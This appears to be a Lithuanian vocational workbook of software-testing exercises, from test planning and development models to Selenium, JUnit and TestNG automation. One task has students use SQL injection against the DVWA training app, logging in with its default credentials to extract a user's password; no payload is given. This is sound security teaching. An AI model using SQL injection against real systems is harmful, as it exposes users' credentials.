
Atsakykite į žemiau pateiktus klausimus. Kiekvienas klausimas gali turėti vieną arba daugiau teisingų atsakymų.

UŽDUOTIES TIKSLAS: Susipažinti su tarptautiniais standartais planavimui, reikalavimų analizei, testavimo veikloms. Suprasti pagrindines testavime naudojamas sąvokas ir skirtumus tarp jų.

1. Kuri iš nurodytų veiklų grupių testavimo procese yra pirma?
   1. Testavimo analizė
   2. Testavimo planavimas
   3. Testavimo kontrolė
   4. Testavimo vykdymas
2. Į ką atsižvelgiame planuodami testavimo veiklas?
   1. Į sistemą, kuria testuosime
   2. Į testavimo atvejus ir reikalavimus
   3. Į duomenų surinkimą, testavimo aplinkas ir ataskaitas
   4. Į testavimo apimtis, biudžetą ir rizikas
3. Kurią testavimo veiklą vykdyti per vėlu testavimo užbaigimo fazėje?
   1. Sukurti testavimo apibendrinimo ataskaitą
   2. Įsitikinti, kad visi defektai yra išspręsti
   3. Vykdyti likusius testavimo atvejus
   4. Archyvuoti testavimo aplinkas, dokumentaciją, testuojamą sistemą
4. Surašykite pagrindinės testavimo proceso veiklų grupes eilės tvarka: testavimo veiklų užbaigimas; testavimo analizė; testavimo planavimas ir kontrolė; testavimo vykdymas; testavimo veiklų stebėjimas ir ataskaitų teikimas.

|  |
| --- |
| 1.  2.  3.  4.  5. |

1. Kuris iš žemiau pateiktų standartų apibrėžia testavimo dokumentacijos reikalavimus?
   1. ISO/IEC 12207
   2. ISO/IEC/IEEE 29119
   3. IEEE 829
   4. ISO/IEC/IEEE 15288
2. Kuris iš pateiktų teiginių NĖRA testavimo pradžios kriterijus?
   1. Testavimo aplinkos yra paruoštos
   2. Testavimo planas yra patvirtintas
   3. Testavimo rezultatai yra tenkinami
   4. Testavimo komanda yra apmokyta
3. Kurie iš pateiktų teiginių yra priėmimo kriterijai?
   1. Visi kritiniai defektai yra ištaisyti
   2. Visi testavimo atvejai yra įvykdyti
   3. Testavimui naudoti duomenys yra suarchyvuoti
   4. 95% įvykdytų testavimo atvejų yra ivykdyti sėkmingai
4. Kurias iš paveikslėlyje pateiktų testavimo fazių neišskiria testavimo procesas?



* 1. Testavimo pabaigos (closure)
  2. Dalykinės srities ir reikalavimų suvokimo
  3. Testavimo veiklų vykdymo
  4. Testų ir testavimo duomenų paruošimo

1. Kas turi būti įrašyta į testavimo planą?
   1. Darbų grafikas
   2. Funkcionalumas, kuris bus testuojamas
   3. Funkcionalumas, kuris nebus testuojamas
   4. Testavimo fazės ir veiklos jose
2. Kada gali būti stabdomas PĮ testavimas?
   1. Kai IS pateikta netestuotina (labai blogos kokybės)
   2. Kai testavimo aplinka nestabili, arba joje trūksta programinių komponentų ar konfigūracijos
   3. Kai programinės įrangos tiekėjas taip nusprendžia
   4. Kai projekto komanda atsisako dirbti viršvalandžius

*3 užduotis.* PĮ KŪRIMO MODELIAI IR TESTAVIMO PROCESAS.

Atsakykite į žemiau pateiktus klausimus. Kiekvienas klausimas gali turėti vieną arba daugiau teisingų atsakymų.

UŽDUOTIES TIKSLAS: Suprasti programinės įrangos kūrimo modelio sąvoką. Susipažinti su PĮ kūrimo modeliais ir suprasti skirtumus tarp jų.

1. Pateikite 3 pagrindinius V-modelio taikymo privalumus.

|  |  |
| --- | --- |
|  | Atsakymas: |

1. Parašykite, kokiems projektams tinka krioklio modelis ir kokie yra jo privalumai ir trūkumai IS testavimo atžvilgiu?

|  |  |
| --- | --- |
|  | Atsakymas: |

1. Koks modelis yra pateiktas paveikslėlyje? Kokiems projektams jis tinka?

|  |  |
| --- | --- |
|  | Atsakymas: |

1. Kokias grėsmes testavimui matote Agile modelyje? Pagrįskite.

|  |  |
| --- | --- |
|  | Atsakymas: |

1. Kuris iš pateiktų PĮ kūrimo modelių yra palankiausias testavimui dokumentacijos ir reikalavimų atžvilgiu?
   1. Krioklio
   2. Iteracinis
   3. Agile (Judrusis)
   4. Spiralinis
2. Jei turime pusmečio trukmės projektą, kurį PĮ kūrimo modelį turėtume rinktis?
   1. Agile
   2. Spiralinį
   3. V-modelį
   4. Krioklio
3. Jei mūsų projektas yra labai svarbus ir turi griežtus, teisės aktais nustatytus reikalavimus bei turės būti audituojamas, kuris PĮ kūrimo modelis mums būtų palankesnis?
   1. Krioklio
   2. Agile
   3. Spiralinis
   4. V-modelis
4. Kokias naudingas įžvalgas testuotojas gali pateikti Reikalavimų analizės procese?
   1. Testuotojas gali pastebėti besidubliuojančius reikalavimus
   2. Testuotojas gali pateikti papildomus klausimus dėl neapgalvotų scenarijų
   3. Testuotojas gali reikalauti, kad dokumentacija būtų paruošta išsamiai
   4. Testuotojas gali pateikti įžvalgų dėl testuojamumo reikalavimų
5. Kuris iš žemiau pateiktų PĮ kūrimo modelių nenumato grįžimo į analizės fazę kai Sistema jau sukurta?
   1. Krioklio
   2. Agile
   3. Spiralinis
   4. V-modelis
6. Kokių yra panašumų tarp Agile (judriojo) ir iteratyvaus PĮ kūrimo modelių? Pakomentuokite.

|  |
| --- |
| Atsakymas: |

### Mokymosi rezultatas. Testuoti funkcinius reikalavimus ir naudoti juos testuojant programinę įrangą.

*1* *užduotis.*  FUNKCINIŲ REIKALAVIMŲ NAUDOJIMAS TESTUOJANT PROGRAMINĘ ĮRANGĄ.

Žemiau yra pateiktas vartotojo reikalavimas sistemai: a) kokia tai reikalavimo forma? b) pateikite testavimo atvejų sąrašą šiam reikalavimui ištestuoti.

UŽDUOTIES TIKSLAS: Išmokti naudoti User story ir Use case formatais aprašytus vartotojo reikalavimus testų kūrimui.

**Peržiūrėti priminimą**

**Tikslas**: Pateikti naudotojui priminimą nustatytu laiku.

**„Prieš“ sąlygos**: Yra sukurtas bent vienas užrašas, kuriam nustatytas priminimas. Šiuo metu

yra laikas, nustatytas priminime, arba tas laikas jau yra praėjęs, bet priminimas dar nebuvo

parodytas (pvz., nes programa buvo išjungta).

**Pagrindinis scenarijus**:

1. Sistema pateikia naudotojui iššokantį langą su užrašo pavadinimu ir tekstu.

2. Naudotojas pasirenka uždaryti priminimą.

3. Sistema paslepia priminimo langą.

**„Po“ sąlygos**: Priminimas buvo pateiktas naudotojui ir pažymėtas kaip peržiūrėtas. Priminimas

daugiau nebus pateikiamas naudotojui, nebent tai yra pasikartojantis priminimas.

*2* *užduotis.* „BACKLOG GROOMING“.

Pateikite sąrašą klausimų, kurie padėtų patikslinti vartotojo reikalavimą sistemos funkcionalumui.

UŽDUOTIES TIKSLAI: 1. Išsiaiškinti, kas tiksliai turi būti suprogramuota. 2. Įsitikinti, kad reikalavimai yra aiškūs, vienareikšmiškai nusako, ką reikia įgyvendinti, nesidubliuoja, yra testuotini.

**Reikalavimas: Nr. 3**

**Aprašymas**: Sistema turi leisti įtraukti į duomenų bazę informaciją apie tiekėjus.

**Pagrindimas**: Reikalinga saugoti informaciją apie tiekėjus iš kurių įsigytos prekės.

**Šaltinis**: Sandėlininkas

**Tinkamumo kriterijus**: Sistemoje saugoma ir pajamuojant prekes panaudojama informacija apie

tiekėją.

**Papildoma medžiaga**: Gauta PVM sąskaita-faktūra

*3 užduotis.*  KLAIDŲ REGISTRAVIMAS.

Apsilankykite svetainėje <https://demoqa.com/category/interactions/>: a) Panagrinėkite „interractions“ kategorijos turinį ir raskite bent 5 defektus; b) detaliai aprašykite rastus defektus panaudodami žemiau pateiktą šabloną. Nurodykite visus atributus.

UŽDUOTIES TIKSLAS: Aptikti žiniatinklio puslapyje defektus ir tinkamai juos įregistruoti.

|  |  |
| --- | --- |
| Defekto ataskaita | |
| ID | #\_ |
| Testuotojas |  |
| Data |  |
| pavadinimas |  |
| Defekto apibūdinimas | |
| URL |  |
| Defekto aprašymas |  |
| Ekrano nuotrauka |  |
| Platforma |  |
| Naršyklė |  |
|  | |
| Prioritetas |  |
| Svarba |  |
| Priskirta (kam?) |  |

### Mokymosi rezultatas. Taikyti testavimo atvejų kūrimo technikas.

*1* *užduotis.* STRUKTŪRINIO TESTAVIMO TECHNIKOS.

Pateiktai veiklos diagramai nurodykite minimalų testų skaičių, kuris užtikrintų pilną padengimą taikant: a) sprendimų, b) sakinių, c) kelių technikas.

UŽDUOTIES TIKSLAS: Išmokti taikyti struktūrinio testavimo technikas minimaliam testavimo atvejų kiekiui nustatyti. Suprasti sprendimų (decision), sakinių (statement), kelių (path) technikas ir skirtumus tarp jų.



*2* *užduotis.* SPECIFIKACIJA BESIREMIANČIOS TESTAVIMO TECHNIKOS.

UŽDUOTIES TIKSLAS: Išmokti taikyti specifikacija besiremiančias testavimo technikas tinkamam reikalavimo padengimui testais nustatyti, suprasti skirtumus tarp jų.

*2a užduotis.* Žemiau yra pateiktas vartotojo prisijungimo prie sistemos (autentifikacijos) panaudos atvejis.

1. Nupieškite būsenų diagramą šiam panaudos atvejui;
2. Nurodykite minimalų skaičių testų, kurių reikia pilnam padengimui užtikrinti;
3. Nurodykite koks yra maksimalus testų skaičius. Kaip manote, ar jūsų pateiktame sąraše yra besidubliuojančių testų?

Panaudojimo atvejis 1: Autentifikacija sistemoje

Aktorius: administratorius, vadybininkas, sandėlininkas, pardavėjas

Tikslas: perduoti sistemai vartotojo prisijungimo duomenis.

Ryšiai su kitais PA: iššaukiamas pradedant darbą su sistema.

Prieš-sąlygos: duomenų bazė veikia ir yra pasiekiama sistemos.

Sužadinimo sąlyga: sistemos vartotojas paleidžia PĮ vykdomąją rinkmeną.

Po-sąlyga: vartotojas autorizuotas ir įgavo teises naudotis sistemos paslaugomis.

Pagrindinis scenarijus**:**

Sistema paprašo įvesti vartotojo prisijungimo duomenis;

Patikrinama, ar toks vartotojas egzistuoja duomenų bazėje ir suteikiamos atitinkamos teisės.

Alternatyvūs scenarijai**:**

Vartotojas įvedė neteisingus prisijungimo duomenis;

Vartotojas nusprendė baigti darbą dar neprisijungus prie sistemos.

*2b užduotis.*

Skambučių kaina priklauso nuo paros laiko. Jei skambinama po  8:00, tuomet pokalbio minutė kainuos 1 Eur. Jei skambinama po 13:00 val., pokalbio minutė kainuoja  1,5 Eur. Tarp 17:00 ir 23:00 kiekvienos pokalbio minutės kaina yra  2 Eur. Kitu metu pokalbiai nemokami.

Nustatykite ekvivalentumo klases kiekvienai klasei.

Kokius klausimus ar prielaidas galime kelti spręsdami uždavinį?

### Mokymosi rezultatas. Kurti ir vykdyti skirtingų lygių ir tipų funkcinius testavimo atvejus.

*1* *užduotis.*  TESTAVIMO LYGIAI: INTEGRATION, SYSTEM, ACCEPTANCE.

Atsakykite į žemiau pateiktus klausimus. Kiekvienas klausimas gali turėti vieną arba daugiau teisingų atsakymų.

UŽDUOTIES TIKSLAS: Suprasti, kokie yra testavimo lygiai. Gebėti atskirti testavimo lygius bei testavimo veiklas, vykdomas atitinkamose lygiuose.

1. Kaip vadinamas testavimo lygmuo, kuriame testus kuria dažniausiai tik programuotojai?
   1. Komponentų testavimas
   2. Integracijų testavimas
   3. Sistemos testavimas
   4. Našumo testavimas
2. Kurio lygmens testai dažniausiai yra skirti testuoti sąsajas tarp komponentų arba sistemų?
   1. Komponentų
   2. Integracijų
   3. Sistemos
   4. Vartotojų priėmimo
3. Kuris iš žemiau pateiktų tikslų priskiriamas komponentų lygmens testavimui?
   1. Rasti komponentų defektus
   2. Nustatyti jei funkcinis ir nefunkcinis sistemos sąsajų darbas atitinka specifikaciją
   3. Nustatyti jei funkcinis ir nefunkcinis sistemos darbas atitinka specifikaciją
   4. Nustatyti ar sistema yra išbaigta ir tinkamai funkcionuoja
4. Kokiame testavimo lygmenyje dažniausiai testuojame: vartotojo procedūras, konfigūracijas, formas ir ataskaitas, verslo procesus?
   1. Komponentų
   2. Integracijų
   3. Sistemos
   4. Vartotojų priėmimo
5. Kas yra dažniausiai atsakingas už testavimo vykdymą priklausomai nuo testavimo lygmens? Sužymėkite “X” atitinkamuose langeliuose.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Atsakinga grupė | Komponentų testavimas | Integracijos testavimas | Sistemos testavimas | Priėmimo testavimas |
| Programuotojai |  |  |  |  |
| Testuotojai |  |  |  |  |
| Verslo atstovai / galutiniai vartotojai |  |  |  |  |

1. Kaip vadinama testavimo veikla, kai testavimas atliekamas gamintojo organizacijoje, tačiau: arba nepriklausomos testavimo komandos, arba potencialių klientų?
   1. Beta testavimas
   2. Regresinis testavimas
   3. Alfa testavimas
   4. Nepriklausomas (Objektyvus) testavimas
2. Kas yra Beta testavimas?
   1. Testavimo veikla, atliekama testuotojų gamintojo organizacijoje
   2. Testavimo veikla, atliekama užsakovo, gamintojo aplinkoje
   3. Testavimo veikla atliekama potencialių klientų jų patalpose/vietoje
   4. Testavimo veikla, organizuojama nepriklausomos orgamizacijos su tikslu priimti pagamintą IS.
3. Ką testuojame sistemos lygmenyje?
   1. Programas /sistemas
   2. Sistemos reikalavimus
   3. Sistemos sąsajas
   4. Verslo procesus
4. Kokios yra tipinės integracinio lygmens klaidos?
   1. Skaičiavimų klaidos
   2. Duomenų srautų klaidos
   3. Duomenų surišimo klaidos (data mapping)
   4. Logikos klaidos
5. Kuo remiamės atlikdami testavimą component lygmenyje?
   1. Sąsajų specifikacijomis
   2. Rizikos vertinimo ataskaitomis
   3. Sistemos reikalavimais
   4. Programos kodu

*2* *užduotis.*  TESTŲ TIPAI.

Smoke, regression testavimas.

Atsakykite į žemiau pateiktus klausimus. Kiekvienas klausimas gali turėti vieną arba daugiau teisingų atsakymų.

UŽDUOTIES TIKSLAS: Mokėti testavimo tipus. Gebėti atskirti skirtingus testavimo tipus; suprasti, kokie testavimo metodai būdingi kiekvienam testavimo tipui. Skirti bazinių testų ir regresijos sąvokas.

1. Žemiau pateiktus testavimo tipus suskirstykite į atitinkamas kategorijas.

Komponentų testavimas, Našumo testavimas, Priėmimo testavimas, Apkrovos testavimas, Saugumo testavimas, Palaikymo testavimas, Prieinamumo testavimas, Lokalizavimo testavimas.

|  |  |  |
| --- | --- | --- |
| Funkcinis testavimas | Nefunkcinis testavimas | Palaikymo testaviams |

1. Ką vadiname juodos dėžės testavimu?
   1. Programos testavimas kai žinome programos kodą
   2. Programos testavimas kai nežinome programos kodo
   3. Testavimas, kuris yra paremtas vidine struktūros analize
   4. Testavimas iš vartotojo perspektyvos, bet tikrinant duomenis duomenų bazėje
2. Ką vadiname baltos dėžės testavimu?
   1. Programos testavimas kai žinome programos kodą
   2. Programos testavimas kai nežinome programos kodo
   3. Testavimas, kuris yra paremtas vidine struktūros analize
   4. Testavimas iš vartotojo perspektyvos, tikrinant duomenis duomenų bazėje
3. Kokie yra juodos dėžės testavimo privalumai?
   1. Testuotojas puikiai žino programos vidinę struktūrą
   2. Testuotojas ir programuotojas nepriklauso vienas nuo kito
   3. Testuojama iš naudotojo perspektyvos
   4. Gali būti ištestuoti tik tam tikri įvesties poaibiai
4. Kokie yra baltos dėžės trūkumai?
   1. Testuotojas puikiai žino programos vidinę struktūrą
   2. Testuotojas ir programuotojas nepriklauso vienas nuo kito
   3. Parenkami duomenys, kad būtų ištestuoti visi galimi įvesties poaibiai
   4. Padeda optimizuoti kodą
5. Kokie yra juodos dėžės trūkumai?
   1. Sunku sukurti testavimo atvejus, neturint tikslių specifikacijų
   2. Testavimo atvejai gali kartotis, testuotojas nežino, ką programuotojas ištestavo
   3. Gali likti neištestuota daug kelių per programą
   4. Testuotojas jaučiasi izoliuotas nuo komandos
6. Suskirstykite testavimo metodus pagal testavimo tipus:

testavimas pagal reikalavimų specifikaciją; našumo testavimas; sakinių testavimas; apkrovos testavimas; atšakų testavimas; scenarijų testavimas; kelių testavimas; modifikuotas sprendimų testavimas; atsitiktinis testavimas; panaudos atvejų testavimas

|  |  |
| --- | --- |
| Juodosios dėžės testavimo metodai: | Baltosios dėžės testavimo metodai: |

1. Kas yra regresijos testavimas?
   1. Testavimas atliekamas su tikslu įsitikinti, kad defektas yra ištaisytas
   2. Testavimas atliekamas su tikslu įsitikinti, kad visos sistemos funkcijos veikia po sistemos ar jos dalies pakeitimo
   3. Testavimas atliekamas su tikslu įsitikinti, kad sistema atlieką funkcijas, kurias turi atlikti
   4. Testavimas atliekamas su tikslu įsitikinti, kad sistema neatlieka to, ko atlikti neturi
2. Kas yra baziniai (smoke) testai?
   1. Sudėtingi verslo scenarijai, patikrinantys visą sistemą
   2. Baziniai visos sistemos testai, tam kad įsitikinti, jog verta testuoti toliau
   3. Vartotojo priėmimo testų poaibis
   4. Automatiniai integraciniai testai
3. Kas yra patvirtinimo testavimas?
   1. Regresijos testų dalis, vykdoma sistemos surinkimo metu
   2. Pakartotinis, anksčiau nesėkmingai įvykdyto testavimo atvejo vykdymas, siekiant įsitikinti, kad defektas ištaisytas
   3. Pakartotinis testavimas po atliktų pakeitimų, siekiant patvirtinti, jog neatsirado naujų defektų nekeistose sistemos vietose

### Mokymosi rezultatas. Testuoti nefukcinius programinės įrangos reikalavimus.

*1* *užduotis.*  NEFUNKCINIŲ REIKALAVIMŲ TESTAVIMAS

Raskite bent 3 nefunkcines klaidas bei paaiškinkite jas.

UŽDUOTIES TIKSLAS: Mokėti atpažinti nefunkcines klaidas, gebėti suskirstyti jas į atitinkamas kategorijas bei tinkamai registruoti. Suprasti skirtumą tarp funkcinių ir nefunkcinių klaidų.

EIGA: Aplankykite Alytaus miesto oficialią svetainę: <https://www.alytus.lt>. Naršydami svetainėje, atkreipkite dėmesį į jos suderinamumą, pritaikymą skirtingiems įrenginiams, panagrinėkite dizaino spredimą. Pabandykite paieškoti straipsnių, atkreipkite dėmesį į paieškos rezultatus.

 2 *užduotis.*  ĮVADAS Į OWASP TOP  10.

Nustatykite pažeidžiamumo tipus žemiau pateiktiems paveikslėliams.

UŽDUOTIES TIKSLAS: Suprasti įvairius pažeidžiamumo tipus bei gebėti juos atpažinti.

|  |  |
| --- | --- |
| 1 |  |
| 2 |  |
| 3 |  |
| 4 |  |
| 5 |  |
| 6 |  |
| 7 |  |
| 8 |  |

### Mokymosi rezultatas.Testuoti programinės įrangos saugumą.

*1* *užduotis.*  ŽINIATINKLIO PROGRAMINĖS ĮRANGOS SAUGUMO TESTAVIMO PAGRINDAI IR ĮRANKIAI.

DVWA (Damn Vulnerable Web Application) sistemoje, taikydami SQL įskiepius išsiaiškinkite, koks yra vartotojo slaptažodis, kai jo ID yra 2.

UŽDUOTIES TIKSLAS: Suprasti, kas yra SQL įskiepiai ir kaip juos taikyti su tikslu pasiekti konfidencialius vartotojo duomenis.

EIGA: Prisijunkite prie DVWA (vartotojas: admin, slaptažodis: password). Pasirinkite SQL injection meniu skiltį. Į User ID laukelį įveskite skaičių 2. Sistema pateiks vartotojo vardą ir pavardę. Išsiaiškinkite šio vartotojo slaptažodį.

*2 užduotis.*  DARBO LAIKO PLANAVIMAS IR ATASKAITOS.

UŽDUOTIES TIKSLAS: Išmokti planuoti laiką, skirtą testų duomenų testavimo paruošimui bei testų vykdymui. Išmokti teikti ataskaitas apie testavimo veiklų būseną ir rezultatus.

a) Įsivaizduokite, kad turite ištestuoti funkcionalumą apibrėžtą žemiau po užduotimi. Funkcionalumas bus baigtas programuoti po keturių darbo dienų. Tai papildomas funkcionalumas, kuriuo bus papildyta jau dabar testavimo aplinkoje esanti sistema. Testavimui turite tris darbo dienas, t.y.  24 darbo valandas. Jūs esate vienintelis testuotojas. Pateikite:

- planuojamų testavimo atvejų sąrašą;

- testams atlikti reikalingų testinių duomenų sąrašą;

- išankstinių salygų reikalingų testavimui pradėti sąrašą ir laiką, kada jos turi būti įvykdytos;

- pakomentuokite prioritetus

b) Įsivaizduokite, kad dabar yra antroji testavimo diena. Pateikite testavimo būsenos ataskaitą, apimančią:

- kiek viso yra testų;

- kiek testų yra ivykdytų:

Kiek iš jų turi būseną “PASSED”

Kiek jų turi būseną “FAILED”

Kiek jų turi būseną “NOT RUN”

- Pakomentuokite rezultatus

Funkcionalumas, kuris bus pateiktas testavimui po 2 dienų:

1. Vartotojas gali sukurti paskyrą bet kuriuo metu;
2. Vartotojas gali pradėti visapusiškai naudotis sukurta paskyra tik po to, kai pasitvirtins savo el. pašto adresą. Tą padaryti jis turi 24 valandas;
3. Jei vartotojas nepasitvirtina paskyros per 12 valandų nuo paskyros sukūrimo, jis gaus priminimą nurodytu el. pašto adresu, kad jo paskyra bus ištrinta po 12 valandų.
4. Jei vartotojas patvirtina el. pašto adresą, jo paskyra yra pilnai aktyvuojama;
5. Jei vartotojas nepasitvirtina el. pašto adreso, po 24 valandų jo paskyra ištrinama iš sistemos. Tokiu atveju vartotojas turi registruotis (kurti paskyrą) iš naujo.

## Kompetencija. Kurti ir vykdyti nesudėtingus automatinius testus.

## Mokymosi rezultatas. Diegti ir valdyti automatinio testavimo įrankius.

*1* *užduotis.* ĮVADAS Į AUTOMATINĮ TESTAVIMĄ.

Pasinaudodami Selenium IDE įskiepio galimybėmis, įrašykite testą, atliekanti tokius veiksmus:

1. naviguoja į OpenCart el. parduotuvę (dėl nuorodos kreiptis į dėstytoją);
2. pasirenka IPhone telefoną;
3. patikrina, ar tai tikrai tas telefonas pagal pavadinimą;
4. pasirenka du vienetus ir prideda į krepšelį;
5. atidaro krepšelį ir patikrina, kad ten yra pirkinys bei mokėtiną sumą;
6. paspaudžia pirkimo mygtuką (checkout);
7. išvalo krepšelio turinį;
8. grįžta į pradinį puslapį.

Išsaugokite testą, bei įsitikinkite, kad jis gali būti vykdomas pakartotinai.

UŽDUOTIES TIKSLAS: Susipažinti su automatinių testų sąvoka. Suprasti, kuo skiriasi automatiniai testai nuo įprastų. Išmokti įrašinėti testus naudojant Selenium IDE įrankį (naršyklės įskiepį).

*2* *užduotis.* AUTOMATIZAVIMO APLINKOS PARUOŠIMAS.

Naudodamiesi paskaitų medžiaga parsisiųskite, susidėkite ir sukonfigūruokite programinę įrangą, reikalingą automatinių testų kūrimui:

Junit, TestNG, Java, Selenium WebDriver, Maven, Eclipse, Matcher, JDK, Maven plugin for Eclipse, Hamcrest

UŽDUOTIES TIKSLAS: Išmokti paruošti aplinką automatinių testų kūrimui.

*3* *užduotis.*  AUTOMATINIŲ TESTŲ KŪRIMO PAGRINDAI.

Parašykite nesudėtingus Selenium testus opencart e-parduotuvei, kurie:

- pridėtų kelias prekes į krepšelį;

- nunaviguotų į krepšelį ir patikrintų, ar tos prekės tikrai ten yra;

- patikrintų mokėtiną sumą;

- ištrintų prekes iš krepšelio ir grįžtų į pradinį puslapį.

Išsaugokite testą bei įsitikinkite, kad jis gali būti paleistas pakartotinai.

UŽDUOTIES TIKSLAS: Išmokti kurti nesudėtingus automatinius testus JAVA kalba, naudojant Selenium WebDriver.

## Mokymosi rezultatas. Kurti vartotojo sąsajos automatinius testus naudojant programavimo kalbą ir testavimo karkasą.

*1* *užduotis.*  LOKATORIŲ NAUDOJIMAS.

OpenCart žiniatinklio programai (kreipkitės į dėstytoją dėl konkrečios nuorodos) sukurkite testą (-us) kuris:

- Sukuria kelias naujas paskyras;

- Prisijungia su naujai sukurtais vartotojų profiliais prie paskyros ir patikrina visus duomanis “My account” puslapyje;

- Pakoreguoja vartotojo duomenis ir išsaugo pakeitimus;

- Atsijungia ir vėl prisijungia to paties vartotojo vardu ir patikrina, ar pakeisti duomenys yra tinkamai išsaugoti;

Kurdami testą (-us), panaudokite skirtingus lokatorių tipus.

UŽDUOTIES TIKSLAS: Išmokti kurti automatinius testus naudojant pagrindinius web element identifikavimo tipus (angl. Locators).

*2* *užduotis.*  ASSERT METODŲ NAUDOJIMAS.

OpenCart žiniatinklio programai (kreipkitės į dėstytoją dėl konkrečios nuorodos) sukurkite testą, kuris:

1. Naviguoja į “Phones & PDA’s” puslapį;
2. Pasirenka “iPhone” telefoną ir paspaudžia ant nuorodos;
3. Atsidarusiame pasirinktos prekės puslapyje patikrina telefono pavadinimą:
4. Gamintoją;
5. Kainą, taip pat ir kainą be mokesčių;
6. Aprašymą;
7. Patikrina, ar yra nurodytas susijęs produktas: Apple Cinema 30’’

Tam panaudokite Assert metodus

UŽDUOTIES TIKSLAS: Išmokti kurti automatinius testus, naudojant Assert metodus elementų ir jų reikšmių tikrinimui.

## Mokymosi rezultatas. Kurti automatinius testus naudojant bibliotekas.

*1 užduotis****.*** JUNIT FUNKCIJŲ NAUDOJIMAS.

OpenCart žiniatinklio programai (kreipkitės į dėstytoją dėl konkrečios nuorodos) sukurkite testą, kuris:

1. Prideda kelias prekes į pirkinių krepšelį.
2. Pašalina visas prekes iš krepšelio.

Panaudokite Junit anotacijas: @Test, @Before, @After

UŽDUOTIES TIKSLAS: Išmokti kurti automatinius testus naudojant anotacijas ir kitas JUnit karkaso galimybes.

*2* *užduotis.* TESTNG FUNKCIJŲ NAUDOJIMAS.

OpenCart žiniatinklio programai (kreipkitės į dėstytoją dėl konkrečios nuorodos) sukurkite testą, kuris:

1. Naviguoja į “Phones & PDA’s” puslapį;
2. Pasirenka prekę ir paspaudžia ant nuorodos joje;
3. Atsidarusiame pasirinktos prekės puslapyje patikrina:
   1. Prekės pavadinimą
   2. Gamintoją
   3. Kainą, taip pat ir kaina be mokesčių
4. Grįžta į pradinį puslapį.
5. Šį veiksmą pakartoja kelis kartus su skirtingomis prekėmis.

Panaudokite NUnit anotacijas: @Before, @After, @Parameters, @Test (Priority = xx), @BeforeMethod, @AfterMethod.

Kurdami testą, atsižvelkite, kad telefonų prekės yra paklausesnės, nei asmeninių elektroninių asistentų.

UŽDUOTIES TIKSLAS: Išmokti kurti automatinius testus naudojant TestNG karkaso galimybes.

## Mokymosi rezultatas. Naudoti laukimo metodus.

*1* *užduotis.* LAUKIMO METODŲ (ANGL. WAIT) NAUDOJIMAS

OpenCart žiniatinklio programai (kreipkitės į dėstytoją dėl konkrečios nuorodos) sukurkite testą, kuris patikrina, ar pagrindiniame puslapyje, banner dalyje atsiranda MacBook Air paveiksliukas. Tam panaudokite laukimo funkciją

UŽDUOTIES TIKSLAS: Išmokti taikyti laukimo metodus (angl. Waits) kūriant ir vykdant automatinius testus.

## Mokymosi rezultatas. Kurti išorinius duomenis naudojančius automatizuotus testus.

*1* *užduotis.* PRADINIŲ DUOMENŲ ĮRAŠYMAS.

OpenCart žiniatinklio programai (kreipkitės į dėstytoją dėl konkrečios nuorodos) sukurkite testą, kuris:

1. Į duomenų bazę įterpia įraša apie papildomą valiutą;
2. Atidato OpenCart puslapį;
3. Pakeičia valiutą;
4. Patikrina, ar valiuta yra pakeista teisingai pasirinktoms dviems prekėms.

Įgyvendinimui pasinaudokite scriptella galimybėmis.

UŽDUOTIES TIKSLAS: Išmokti įrašinėti pradinius duomenis į duomenų bazę naudojant Scriptella galimybes.

*2* *užduotis.* TESTINIŲ DUOMENŲ PARUOŠIMAS ĮVAIRIŲ FORMATŲ FAILUOSE.

OpenCart žiniatinklio programai (kreipkitės į dėstytoją dėl konkrečios nuorodos) sukurkite testą, kuris patikrina informaciją apie produktą:

1. Pavadinimą;

2. Produkto kodą;

3. Vieneto kainą.

Duomenų palyginimui testas naudoja išorinį failą, iš kurio nuskaito informaciją apie produktą ir palygina puslapyje esančią informacija apie jį.

UŽDUOTIES TIKSLAS: Išmokti kurti automatinius testus įgyvendinant pradinių duomenų nuskaitymą iš failų.

## Mokymosi rezultatas. Kurti automatizuotus testus taikant gerąsias praktikas.

*1 užduotis.* GEROSIOS PRAKTIKOS.

Pasirinkite jau turimus testus, bei sukurkite juos pagal rekomenduojamas gerąsias praktikas. T.y. sukurkite klases, pabandykite perrašyti metodus taip, kad jie atliktų tik vieną (pagrindinę) funkciją, atsikratykite pasikartojančio kodo, panaudokite rekomenduojamą pavadinimų konvensiją.

UŽDUOTIES TIKSLAS: Išmokti kurti automatinius testus remiantis gerosiomis praktikomis. Išmokti taikyti klasių abstrakcijas ir pavadinimų konvenciją (angl. naming convention).

**2.7.**  **Mokymosi rezultatas***.* **Naudoti nuolatinės integracijos tarnybinę stotį automatinių testų vykdymui ir stebėjimui.**

*1* *užduotis.* TESTŲ AUTOMATINIS PALEIDIMAS JENKINS SISTEMOJE.

Sukurkite nesudėtingą Selenium testą. Pridėkite jį prie jau turimų testų, automatiškai vykdomų per Jenkins sistemą

UŽDUOTIES TIKSLAS: Išmokti paleisti (pridėti/ išimti) Selenium testus Jenkins sistemoje, patikrinti vykdymo rezultatus.

## Kompetencija. Analizuoti skirtingų tipų reikalavimus, apibūdinančius kompiuterinę programą.

## Mokymosi rezultatas. Vykdyti reikalavimų peržiūros procesą naudojant vartotojo pasakojimo reikalavimų programinei įrangai formatą.

*1* *užduotis.* REIKALAVIMŲ PROGRAMINEI ĮRANGAI FORMATAI.

